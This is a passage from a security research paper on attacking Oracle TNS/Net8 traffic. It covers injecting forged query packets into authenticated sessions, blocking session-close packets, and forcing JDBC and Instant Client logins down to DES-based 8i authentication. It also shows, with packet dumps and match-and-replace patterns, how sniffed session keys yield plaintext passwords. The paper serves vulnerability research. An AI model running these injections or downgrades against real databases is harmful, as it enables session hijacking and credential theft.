Due to the lack of general knowledge about Net8, the protocol is considered resistant to tampering. However, using the concept of a session-based "sled" greatly reduces the amount of research we need to perform on this protocol. It is a misconception that we need to fully understand a protocol in order to inject data into it. Indeed this is the main focus of this research: how much protocol knowledge do we really need?

4.3 Analysis

Due to its plaintext nature, we can do a certain amount of analysis on the Oracle protocols without relying on documentation. When analyzing a protocol, it is important to discriminate between protocol header values that change, and those that stay the same. When values change mid-session, from query to query for example, these fields are usually one of three things:

1. *An identifier.* These values identify each query and are returned by the server upon processing of the request.

2. *A length descriptor.* These values usually precede data fields and inform the receiver about the size of a variable-length data string.
3. *A checksum.* This type of value is a computation of the included data and used to provide data reliability. Importantly, secure checksums can also be used to thwart data injection attempts.

Each of these values can usually be identified during analysis by using the following guidelines.

- An *identifier* will change (usually by increments) even if the data supplied is the same.
- A *length descriptor* will have a direct relationship with the size of the data supplied. For example, in cases where the processed data includes 30 bytes of header, padding, or other data, using 15 bytes of user-supplied data may cause the length field to be set to 45 bytes. If using 16 bytes increases this value to 46, a direct relationship is likely.
- A *checksum* will not fit the above descriptions, may be random or remain the same when using the same value. The value will change dramatically however, when a different, same-length set of data is supplied by the user. Also, checksums are often multi-byte values.

It is important to identify these values, because we will need to change them during the creation of an injection packet. For session-static values – i.e. those that remain static for the duration of a session – we remain ignorant of their purpose. Using our sled, we just need to ensure that the values are preserved correctly.

This is of course not easy, and certainly not foolproof. The authors spent a lot of time watching the Net8 protocol to understand even a very small part of it. Time and careful, detailed note-taking are the best tools for understanding a protocol – at least enough to create a sled.

4.3.1 Two types of Net8 queries

At least two different types of queries have been identified during Oracle sessions. The first is a simple Net8 query that consists of a header "03 5e" (Net8 USER-TO-SERVER)* <-reference here and another bundled type of call starting with "11 69". Inside the latter bundled call, a "03 5e" structure can be found during a database query. Each of these types also uses a sequence number, which is incremented by the client when fetching data that extends beyond a single packet.

4.3.2 Attention packets

Acquiring error information can be performed when an "Attention" packet is observed. Observed attention packets are 11 bytes, with hex value "0c" at offset 4. At offset 10, a number is included that should be included in the query to obtain the error message. Using the bytes included in this snippet of perl code, combined with the TCP/IP sled, injection can be used to gather the error code and explanation. This can be very useful when attempting to emulate other features of legitimate Oracle clients.

```
# Query for error code using attn number
$tcp_obj->{data} = pack('C*', 0x00, 0x0b, 0x00, 0x00, 0x0c, 0x00, 0x00, 0x00,
0x01, 0x00, $session->{attn});
```

4.4 Gathering an Oracle TNS/Net8 sled

The key to gathering the correct packet during a transaction relies in identifying a keyword or key series of bytes that will be present in good sled packets. In Oracle, a good candidate is simply the word "select", which can be used in a regular expression to find sled packets.

Once gathered, various fields must be adjusted before injection. During analysis, the authors identified 3 fields that must be changed when injecting Net8 query packets into an open session. The following locations are represented as inside the data layer of the packet, starting directly after the TCP portion.

- **Offsets 0-1:** TNS length. This 2-byte value must be set to the length of the entire data packet, including the TNS packet itself.
- **First byte of user data - 81:** Data length field #1. The length of user data (i.e. query string) is expressed twice in observed packets. This location represents the location fot the first data length field. It is expressed in relative offset terms due to the different types of packets observed. Using regular expressions coupled with the "pos" function allows perl to locate this value and set the offset accordingly.
- **First byte of user data - 1:** This location contains the second occurrence of data length and must also be set. It resides directly in front of the supplied user data.

These changes, coupled with the modifications to sequence / acknowledgement numbers and IP length values, allowed the authors to successfully inject packets into authenticated Oracle sessions in a test environment.

That being said, the logic described here is not universal, due to the changing nature of Net8 between versions. Work continues to identify protocol changes between releases. For more implementation detail, consult the latest version of "thicket", the proof-of-concept application provided with this paper.

5 Oracle Sessions

During this chapter we will describe the common behavior of Oracle sessions during the startup and termination of a session. This is important because it will help us to automate the detection of new sessions on different ports, and in turn send requests from the client to close theses sessions. At this point we can send a fake answer and keep the connection alive for further injection.

5.1 Oracle session initiation

Oracle TNS (Transparent Network Substrate) protocol by default listens on port 1521/TCP, which makes it easy to apply filters to using a pre-defined port. However, there are environments where the administrators change the default port, making our tool less efficient.

Another problem is when Oracle is when the server is configured to use MTS (Multi Threaded Server) mode because dispatchers will redirect connection to different ports. In normal cases, the client sends a CONNECT packet to the Oracle server, the server sends back the RESEND packet and the client sends a packet similar to the first CONNECT packet and the process continues normally. When the server is configured in MTS mode, the client sends the CONNECT packet, the server sends back the REDIRECT packet pointing to a new TCP port to continue the communication.

Below is piece of a CONNECT packet from the client.

```
(DESCRIPTION=(ADDRESS_LIST=(ADDRESS=(PROTOCOL=TCP)
(HOST=server1)(PORT=1521)))(CONNECT_DATA=(SERVICE_NAME=ORCL)(CID=(PROGRAM=)(H
OST=server1)(USER=system))))
```

Below is piece of a REDIRECT packet from the server.

```
.@.......6(ADDRESS=(PROTOCOL=tcp)(HOST=192.168.151.3)(PORT=1563))
```

After that point, all the packets that are of our interest will be sent to the port 1563 and consequently our tool will be useless, since this port change at each new connection.

To circumvent this problem we suggest the following method to track the session port.

The first step is to keep track of connections to port 1521 and follow the first CONNECT packet and wait for an REDIRECT packet and create an filter to obtain the value sent as parameter to "PORT=". However, this approach will not work if the Oracle database is not listening on the first packets at the default 1521/TCP port. So another approach is to define a range of common ports like from ports 1521/TCP to 1721/TCP and look for the presence of CONNECT packets. If our expression matches we add this port to the list of Oracle ports to listen and execute our attacks.

One example of a pattern is:

```
(TCP.DATA +  4 == 1 && search(TCP.data,
"\x28\x44\x45\x53\x43\x52\x49\x50\x54\x49\x4f\x4e\x3d\x28\x43\x4f\x4e\x4e\x45
\x43\x54\x5f\x44\x41\x54\x41\x3d\x28\x53")
```

Where we will be looking for the five byte (packet type) on the Oracle data packet to be equal 1 and it should match the content of "(DESCRIPTION=(ADDRESS=(PROTOCOL" that is equivalent to the hex value above. Oracle often makes protocol changes from version to version; small adjustments may be necessary, depending on these modifications.

5.2 Short-lived Oracle sessions

While the methods described here are useful for injecting into live Oracle connections, it may be hard to interact with batch process applications. In some circumstances we find applications that run at pre-defined times. For example, a job may connect to an Oracle database, send a query, and once the answer is obtained, close the connection. In this kind of situation an attacker will not have enough time to detect a connection, examine it and inject before the connection is closed. To circumvent this problem, the following ideas are presented.

When a user presses "control + c" or types "exit" in SQLplus, it doesn't immediately finish the connection by sending an FIN packet. Instead, a negotiation takes place over the Oracle protocol. The client sends the server a packet similar to the following below.

```
00 0D 00 00 06 00 00 00 00 00 03 09 15          .............
```

The server then agrees to end the connection by sending a packet similar to the following.

```
00 11 00 00 06 00 00 00 00 00 09 01 00 00 00 00 00  .................
```


We can keep looking for traffic on detected Oracle ports as explained in the previous chapter and use a new pattern.

```
(TCP.DATA +  4 == 6 && search(TCP.data, "\x00\x00\x03\x09")
```

We will be looking for the five byte (packet type) on the Oracle data packet to be equal 6 and it should match the hex value of ″\x00\x00\x03\x09″ that is sent by the client to request end of a session. Again, Oracle often makes changes from version to version, but by isolating this type of packet, we can block the "session close" event and maintain authenticated sessions.

6 Attacks against Oracle credentials

Before we talk about attacks against credentials, we have to understand the basic communication of an Oracle connection as demonstrated in the image below.



The first packet is CONNECT and is sent from the client to server to request a new session.

The second packet can be a RESEND or REDIRECT and is sent from the server to client. The RESEND simply asks the client to send the same CONNECT packet, the REDIRECT instructs the client to send a CONNECT packet to a different TCP port.

The third packet is CONNECT and is sent from the client to server as previously requested.

The fourth packet is SNS (Secure Network Services) and is sent from the server to client.

The fifth packet is the agreement of authentication level and services over SNS. Depending on the agreement there may be more SNS packets.

The sixth packet is to inform the server about client version and is sent from the client to server.

The seventh packet is to inform the client of the server version and is sent from the server to client.

The eighth packet is a type representation and is sent from the client to server.

The ninth packet is another type representation and is sent from the server to client.

From our point of view, the next packets are used to exchange username, session keys and password hash.

6.1 Oracle Authentication Downgrade

All the information presented in this section was obtained using trial and error research in a restricted lab environment with Oracle 9i, 10g, and 11g servers, clients for Windows and an instant client 10g for Linux. Consequently this information may be inaccurate against all Oracle versions.

A downgrade-attack is an attack that tries to downgrade an encrypted connection to something that can be more easily exploited, such as clear-text or weak algorithms. Our goal is to downgrade Oracle authentication to the weakest algorithm, in this case the one used by the old Oracle 8i that is DES (Data Encryption Standard) based.

Brute forcing a DES hash password and DES encryption algorithm is much faster than new Oracle implementations like 11g using AES-192 (Advanced Encryption Standard) encryption algorithm and SHA-1 (Secure Hash Algorithm) password hashes.

This explanation from THC (The Hackers Choice) explains the Oracle network authentication mechanism on Oracle 8i databases in details:

"1. Key to exchange the session key: using a username and a password, the Oracle password hash is an obvious candidate; the Oracle server knows the value, the client can calculate the value for any given username/password combination.

2. Algorithm: since 8 byte - 64 bits - values are used, an obvious candidate for the algorithm is DES.

3. Key to exchange password: Oracle stated that secret information is exchanged by combining a shared secret, known only to the client and the server. Therefore, the assumption is made that the session key - the decrypted value of AUTH SESSKEY - is used for encrypting passwords.

We will verify these assumptions by calculating the session key followed by calculating the password:

```
// 1, CLIENT SIDE CALCULATION
HASH = ORACLEHASH(USERNAME, PASSWORD)

// 2, CLIENT SIDE CALCULATION
SESSION = DES_DECRYPT(SESSION_ENCRYPTED, HASH)
```

// 3, CLIENT SIDE CALCULATION
GUESSED_PASSWORD = DES_DECRYPT(PASSWORD_ENCRYPTED, SESSION)

If the value of GUESSED PASSWORD equals PASSWORD the guess is successful. To verify the assumption, the following input data is used:

USERNAME = SYS
PASSWORD = H4X0R
SESSION_ENCRYPTED = 0x4392143B0807935D (= AUTH_SESSKEY)
PASSWORD_ENCRYPTED = 0xCADCFF8B51AE5A17 (= AUTH_PASSWORD)

The calculation:

HASH = ORACLEHASH(SYS, H4X0R) = 0xC648972D2BE43FA4

SESSION = DES_DECRYPT(0x4392143B0807935D, 0xC648972D2BE43FA4) = 0xF06BBCAE024A2B2B

GUESSED_PASSWORD = DES_DECRYPT(CADCFF8B51AE5A17, 0xF06BBCAE024A2B2B) = 0x4834583052000000

The result, GUESSED PASSWORD, is padded with zeros. To get the actual password, all trailing zeros can be dropped resulting in 0x48, 0x34, 0x58, 0x30, 0x52. Converted to ASCII, the value of the result is H4X0R: the guess is successful."

From THC, http://www.thc.org/download.php?t=p&f=thc-orakelsniffert.pdf


6.2 JDBC driver

As far as we know, László Tóth did the first, unique and great work describing a downgrade attack against Oracle in 2007, however it only worked against Oracle JDBC Thin Driver and it is inefficient against new versions.

Our tests indicate that this downgrade attack doesn't work against new JDBC releases like 11.2.0.1.0.

```
MD5 (ojdbc5.jar) = 90e05286503e8a706abf49448c80df66
MD5 (ojdbc6.jar) = fc074b0027bc6f77a67a4c4aac2f490d
```

However, it's very common to find old JDBC drivers in many organizations, after all, who constantly updates JDBC drivers? The downgrade happens when you modify 0x08 to 0x00 in the next packet from client to server after the version negotiation phase during oracle connection.




```
0030   19 20 cd 57 00 00 08 00  00 00 06 00 00 00 00 00   . .W.... ........
0040   02 1f 00 1f 00 01 25 06  01 00 00 08 01 01 04 01   ......%. ........
0050   01 01 01 01 01 00 28 90  03 07 03 00 01 00 0f 01   ......(. ........
0060   07 04 01 00 00 00 00 00  00 00 00 01 01 02 00 01   ........ ........
0070   00 01 00 01 00 00 00 02  00 02 00 0a 00 00 00 08   ........ ........
0080   00 08 00 01 00 00 00 0c  00 0c 00 0a 00 00 00 17   ........ ........
0090   00 17 00 01 00 00 00 18  00 18 00 01 00 00 00 19   ........ ........
00a0   00 19 00 01 00 00 00 1a  00 1a 00 01 00 00 00 1b   ........ ........
00b0   00 1b 00 01 00 00 00 1c  00 1c 00 01 00 00 00 1d   ........ ........
00c0   00 1d 00 01 00 00 00 1e  00 1e 00 01 00 00 00 1f   ........ ........
00d0   00 1f 00 01 00 00 00 20  00 20 00 01 00 00 00 21   .......  . .....!
00e0   00 21 00 01 00 00 00 0a  00 0a 00 01 00 00 00 0b   .!...... ........
00f0   00 0b 00 01 00 00 00 28  00 28 00 01 00 00 00 29   .......( .(.....)
0100   00 29 00 01 00 00 00 75  00 75 00 01 00 00 00 78   .).....u .u.....x
```

In the above screenshot no downgrade attack was executed, consequently we can see by looking at this example of AUTH_SESSKEY size that oracle 8i is not in place.

```
AUTH_SESSKEY 74ABC95CA50B685101D15A7D038D4CD3045B85D6BEBFA760FEFDC19349B0E28F
```

The screenshot below shows the packet modification necessary to force a downgrade against the JDBC driver.



```
0030   19 20 37 c8 00 00 08 00  00 00 06 00 00 00 00 00   . 7..... ........
0040   02 1f 00 1f 00 01 25 06  01 00 00 00 01 01 04 01   ......%. ........
0050   01 01 01 01 01 00 28 90  03 07 03 00 01 00 0f 01   ......(. ........
0060   07 04 01 00 00 00 00 00  00 00 00 01 01 02 00 01   ........ ........
0070   00 01 00 01 00 00 00 02  00 02 00 0a 00 00 00 08   ........ ........
0080   00 08 00 01 00 00 00 0c  00 0c 00 0a 00 00 00 17   ........ ........
0090   00 17 00 01 00 00 00 18  00 18 00 01 00 00 00 19   ........ ........
00a0   00 19 00 01 00 00 00 1a  00 1a 00 01 00 00 00 1b   ........ ........
00b0   00 1b 00 01 00 00 00 1c  00 1c 00 01 00 00 00 1d   ........ ........
00c0   00 1d 00 01 00 00 00 1e  00 1e 00 01 00 00 00 1f   ........ ........
00d0   00 1f 00 01 00 00 00 20  00 20 00 01 00 00 00 21   .......  . .....!
00e0   00 21 00 01 00 00 00 0a  00 0a 00 01 00 00 00 0b   .!...... ........
00f0   00 0b 00 01 00 00 00 28  00 28 00 01 00 00 00 29   .......( .(.....)
0100   00 29 00 01 00 00 00 75  00 75 00 01 00 00 00 78   .).....u .u.....x
```

Consequently we can see by looking at the example on the size of AUTH_SESSKEY that oracle 8i is in place.

```
AUTH_SESSKEY 4FA785CD90850E58
```

As we previously spoken, the newer versions are not vulnerable and when the attack is executed it will break connections, to minimize the chance of break connection, it is important to check whether the version field on the CONNECT packet has the value \x01\x34.

A JDBC connection can be identified by looking at the CONNECT packet on the "HOST=" value, that points to __jdbc__.

A pattern for this attack can be described the following way.

```
if ( TCP.data->CONNECT == "\x01\x34" && search(TCP.data, "__jdbc__")){
       If (TCP.data +  4 == 6){
               TCP.data->replace
              ( "\x01\x00\x00\x08\x01\x01\x04\x01",
                "\x01\x00\x00\x00\x01\x01\x04\x01"
              );
       }
}
```

6.3 Instant Client

Oracle incorporated a new client technology called Instant Client, in later releases of their software. The popularity of this client is growing fast because of its relative ease of install, ease of use, and its package size in comparison with common full clients. Instant Client can be downloaded with JDBC drivers, SQLplus and the SDK (Software Development Kit).

Unfortunately, the last technique presented doesn't work against these clients. Our tests showed that Instant Client with SQLplus by default doesn't use JDBC driver when executed in a Linux environment. We found a way to downgrade it, however it disconnects the clients as demonstrated below.

```
root@SpiderLabs:/extra/instantclient_11_2# ./sqlplus
hack/123456@192.168.1.100/TW

SQL*Plus: Release 11.2.0.1.0 Production on Wed Mar 31 10:35:23 2010

Copyright (c) 1982, 2009, Oracle.  All rights reserved.
```

```
ERROR:
ORA-03113: end-of-file on communication channel
Process ID: 0
Session ID: 0 Serial number: 0
```

The error is "End-of-file on communication channel", explained in detail on the Oracle site:

"**ORA-03113: TNS:end-of-file on communication channel**

Cause: An error has occurred on the database server.

Action: Check the alert_sid.log on the server. The location of alert_sid.log is specified by the BACKGROUND_DUMP_DEST initialization parameter. An unexpected end of file was processed on the communication channel. This may be an indication that the communications link may have gone down at least temporarily; it may indicate that the server has gone down. You may need to modify your retransmission count."

From Oracle,
http://download.oracle.com/docs/cd/B19306_01/network.102/b14212/troublestng.htm.

Most people that have already worked with Oracle are likely familiar with this error; it is unlikely to prompt extensive investigation. In order to avoid multiple messages, the attacker could track the names of the accounts already downgraded. If it's a new account name the downgrade is performed, otherwise the attacker could let it pass normally to the database.

The goal of the attack is to fool the client into believing that it is actually negotiating with an Oracle 8.1.7 database, independent of the version of the real server. To accomplish this task, we drop 3 packets from server and inject 3 previously created packets. These should be inserted during version negotiation, representation type, and the last one on the start of the authentication process. This is where we offer an Oracle 8i AUTH_SESSKEY to the client during the TNS session negotiation. Consequently the client sends us the DES based (Oracle 8i) AUTH_PASSWORD, and an ORA-03113 message is presented to client.

Let's analyze a piece of the TNS session negotiation that is of our interest of a normal connection from Instant Client 11G (Linux) and database server 11G (Windows).

To server>>

```
00000000  00 2F 00 00 06 00 00 00 - 00 00 01 06 05 04 03 02  ./..............
00000010  01 00 4C 69 6E 75 78 69 - 33 38 36 2F 4C 69 6E 75  ..Linuxi386/Linu
00000020  78 2D 32 2E 30 2E 33 34 - 2D 38 2E 31 2E 30 00     x-2.0.34-8.1.0.
```

To client>>

```
00000000  00 B9 00 00 06 00 00 00 - 00 00 01 06 00 49 42 4D  .............IBM
00000010  50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00  PC/WIN_NT-8.1.0.
00000020  B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B  ......d...`.$...
00000030  0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05  ................
00000040  05 0F 05 05 05 05 05 0A - 05 05 05 05 05 04 05 06  ................
00000050  07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00  ...#G##..#..A.#.
00000060  83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00  ................
00000070  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000080  00 00 00 00 00 00 00 00 - 00 00 00 25 06 01 01 01  ...........%....
00000090  0D 01 01 05 01 01 01 01 - 01 01 01 7F FF 03 09 03  ................
000000A0  03 01 00 7F 01 1F FF 01 - 03 01 01 3F 01 01 05 00  ...........?....
000000B0  01 07 02 01 00 01 18 00 - 01                       .........
```

To server>>

```
00000000  0A 6B 00 00 06 00 00 00 - 00 00 02 B2 00 B2 00 42  .k.............B
00000010  27 06 01 01 01 0D 01 01 - 06 01 01 01 01 01 01 01  '...............
00000020  7F FF 03 0A 03 03 01 00 - 7F 01 7F FF 01 05 01 01  ................
00000030  3F 01 03 06 00 01 03 01 - 07 02 01 00 00 18 00 03  ?...............
00000040  80 00 00 00 3C 3C 3C 80 - 00 00 00 D0 07 00 01 00  ....<<<.........
00000050  01 00 01 00 00 00 02 00 - 02 00 0A 00 00 00 08 00  ................
00000060  08 00 01 00 00 00 0C 00 - 0C 00 0A 00 00 00 17 00  ................
00000070  17 00 01 00 00 00 18 00 - 18 00 01 00 00 00 19 00  ................
00000080  19 00 18 00 19 00 01 00 - 00 00 1A 00 1A 00 19 00  ................
00000090  1A 00 01 00 00 00 1B 00 - 1B 00 0A 00 1B 00 01 00  ................
000000A0  00 00 1C 00 1C 00 16 00 - 1C 00 01 00 00 00 1D 00  ................
000000B0  1D 00 17 00 1D 00 01 00 - 00 00 1E 00 1E 00 17 00  ................
000000C0  1E 00 01 00 00 00 1F 00 - 1F 00 19 00 1F 00 01 00  ................
000000D0  00 00 20 00 20 00 0A 00 - 20 00 01 00 00 00 21 00  .. . ... .....!.
000000E0  21 00 0A 00 21 00 01 00 - 00 00 0A 00 0A 00 01 00  !...!...........
000000F0  00 00 0B 00 0B 00 01 00 - 00 00 28 00 28 00 01 00  ..........(.(...
00000100  00 00 29 00 29 00 01 00 - 00 00 75 00 75 00 01 00  ..).).....u.u...
00000110  00 00 78 00 78 00 01 00 - 00 01 22 01 22 00 01 00  ..x.x.....".''...
00000120  00 01 23 01 23 00 01 01 - 23 00 01 00 00 01 24 01  ..#.#...#.....$.
00000130  24 00 01 00 00 01 25 01 - 25 00 01 00 00 01 26 01  $.....%.%.....&.
00000140  26 00 01 00 00 01 2A 01 - 2A 00 01 00 00 01 2B 01  &.....*.*.....+.
00000150  2B 00 01 00 00 01 2C 01 - 2C 00 01 00 00 01 2D 01  +.....,.,.....-.
00000160  2D 00 01 00 00 01 2E 01 - 2E 00 01 00 00 01 2F 01  -............/.
... <snip> ...
```

To client>>

```
00000000  09 B8 00 00 06 00 00 00 - 00 00 02 80 00 00 00 3C  ...............<
00000010  3C 3C 80 00 00 00 00 01 - 00 01 00 01 00 00 00 02  <<..............
00000020  00 02 00 0A 00 00 00 08 - 00 08 00 01 00 00 00 0C  ................
00000030  00 0C 00 0A 00 00 00 17 - 00 17 00 01 00 00 00 18  ................
00000040  00 18 00 01 00 00 00 19 - 00 19 00 18 00 00 00 1A  ................
```

```
00000050  00 1A 00 19 00 00 00 1B - 00 1B 00 0A 00 00 00 1C  ................
00000060  00 1C 00 16 00 00 00 1D - 00 1D 00 17 00 00 00 1E  ................
00000070  00 1E 00 17 00 00 00 1F - 00 1F 00 19 00 00 00 20  ............... 
00000080  00 20 00 0A 00 00 00 21 - 00 21 00 0A 00 00 00 0A  . .....!.!......
00000090  00 0A 00 01 00 00 00 0B - 00 0B 00 01 00 00 00 28  ...............(
000000A0  00 28 00 01 00 00 00 29 - 00 29 00 01 00 00 00 75  .(.....).).....u
000000B0  00 75 00 01 00 00 00 78 - 00 78 00 01 00 00 01 22  .u.....x.x....."
000000C0  01 22 00 01 00 00 01 23 - 01 23 00 01 00 00 01 24  .".....#.#.....$
000000D0  01 24 00 01 00 00 01 25 - 01 25 00 01 00 00 01 26  .$.....%.%.....&
000000E0  01 26 00 01 00 00 01 2A - 01 2A 00 01 00 00 01 2B  .&.....*.*.....+
000000F0  01 2B 00 01 00 00 01 2C - 01 2C 00 01 00 00 01 2D  .+.....,.,.....-
00000100  01 2D 00 01 00 00 01 2E - 01 2E 00 01 00 00 01 2F  .-............./
00000110  01 2F 00 01 00 00 01 30 - 01 30 00 01 00 00 01 31  ./.....0.0.....1
... <snip> ...
```

To server>>

```
00000000  00 D2 00 00 06 00 00 00 - 00 00 03 76 02 FE FF FF  ...........v....
00000010  FF 04 00 00 00 01 00 00 - 00 FE FF FF FF 05 00 00  ................
00000020  00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0D 00  ..........hack..
00000030  00 00 0D 41 55 54 48 5F - 54 45 52 4D 49 4E 41 4C  ...AUTH_TERMINAL
00000040  05 00 00 00 05 70 74 73 - 2F 31 00 00 00 00 0F 00  .....pts/1......
00000050  00 00 0F 41 55 54 48 5F - 50 52 4F 47 52 41 4D 5F  ...AUTH_PROGRAM_
00000060  4E 4D 16 00 00 00 16 73 - 71 6C 70 6C 75 73 40 62  NM.....sqlplus@b
00000070  74 20 28 54 4E 53 20 56 - 31 2D 56 33 29 00 00 00  t (TNS V1-V3)...
00000080  00 0C 00 00 00 0C 41 55 - 54 48 5F 4D 41 43 48 49  ......AUTH_MACHI
00000090  4E 45 02 00 00 00 02 62 - 74 00 00 00 00 08 00 00  NE.....bt.......
000000A0  00 08 41 55 54 48 5F 50 - 49 44 05 00 00 00 05 32  ..AUTH_PID.....2
000000B0  31 38 30 34 00 00 00 00 - 08 00 00 00 08 41 55 54  1804.........AUT
000000C0  48 5F 53 49 44 04 00 00 - 00 04 72 6F 6F 74 00 00  H_SID.....root..
000000D0  00 00                                              ..
```

To client>>

```
00000000  01 40 00 00 06 00 00 00 - 00 00 08 03 00 0C 00 00  .@..............
00000010  00 0C 41 55 54 48 5F 53 - 45 53 53 4B 45 59 60 00  ..AUTH_SESSKEY`.
00000020  00 00 60 32 43 31 39 35 - 33 35 34 30 35 46 44 41  ..`2C19535405FDA
00000030  33 36 44 30 38 41 41 31 - 33 43 30 38 45 36 35 31 36D08AA13C08E651
00000040  44 41 38 42 46 31 38 37 - 30 44 38 32 37 34 30 32 DA8BF1870D827402
00000050  39 46 38 32 34 46 33 32 - 37 31 38 33 43 36 39 36  9F824F327183C696
00000060  38 41 37 44 45 33 42 31 - 31 32 36 39 38 30 30 36 8A7DE3B112698006
00000070  44 42 38 44 31 38 39 37 - 34 41 38 46 45 33 45 44 DB8D18974A8FE3ED
00000080  37 37 45 00 00 00 00 0D - 00 00 00 0D 41 55 54 48  77E.........AUTH
00000090  5F 56 46 52 5F 44 41 54 - 41 14 00 00 00 14 31 43  _VFR_DATA.....1C
000000A0  33 38 36 32 38 46 35 30 - 43 42 35 34 32 42 35 36  38628F50CB542B56
000000B0  32 30 25 1B 00 00 1A 00 - 00 00 1A 41 55 54 48 5F  20%.......AUTH_
000000C0  47 4C 4F 42 41 4C 4C 59 - 5F 55 4E 49 51 55 45 5F  GLOBALLY_UNIQUE_
000000D0  44 42 49 44 00 20 00 00 - 00 20 34 32 46 33 32 39  DBID. ... 42F329
000000E0  37 41 41 37 34 33 43 31 - 35 37 41 46 30 30 36 37  7AA743C157AF0067
000000F0  31 36 34 33 32 36 43 46 - 33 31 00 00 00 00 04 01  164326CF31......
00000100  00 00 00 02 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
```

```
00000110  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
00000120  00 00 00 00 00 00 00 00 - 00 00 00 02 00 00 00 00  ................
00000130  00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00  ................
```

To server>>

```
00000000  03 76 00 00 06 00 00 00 - 00 00 03 73 03 FE FF FF  .v.........s....
00000010  FF 04 00 00 00 01 01 00 - 00 FE FF FF FF 12 00 00  ................
00000020  00 FE FF FF FF FE FF FF - FF 04 68 61 63 6B 0C 00  ..........hack..
00000030  00 00 0C 41 55 54 48 5F - 53 45 53 53 4B 45 59 60  ...AUTH_SESSKEY`
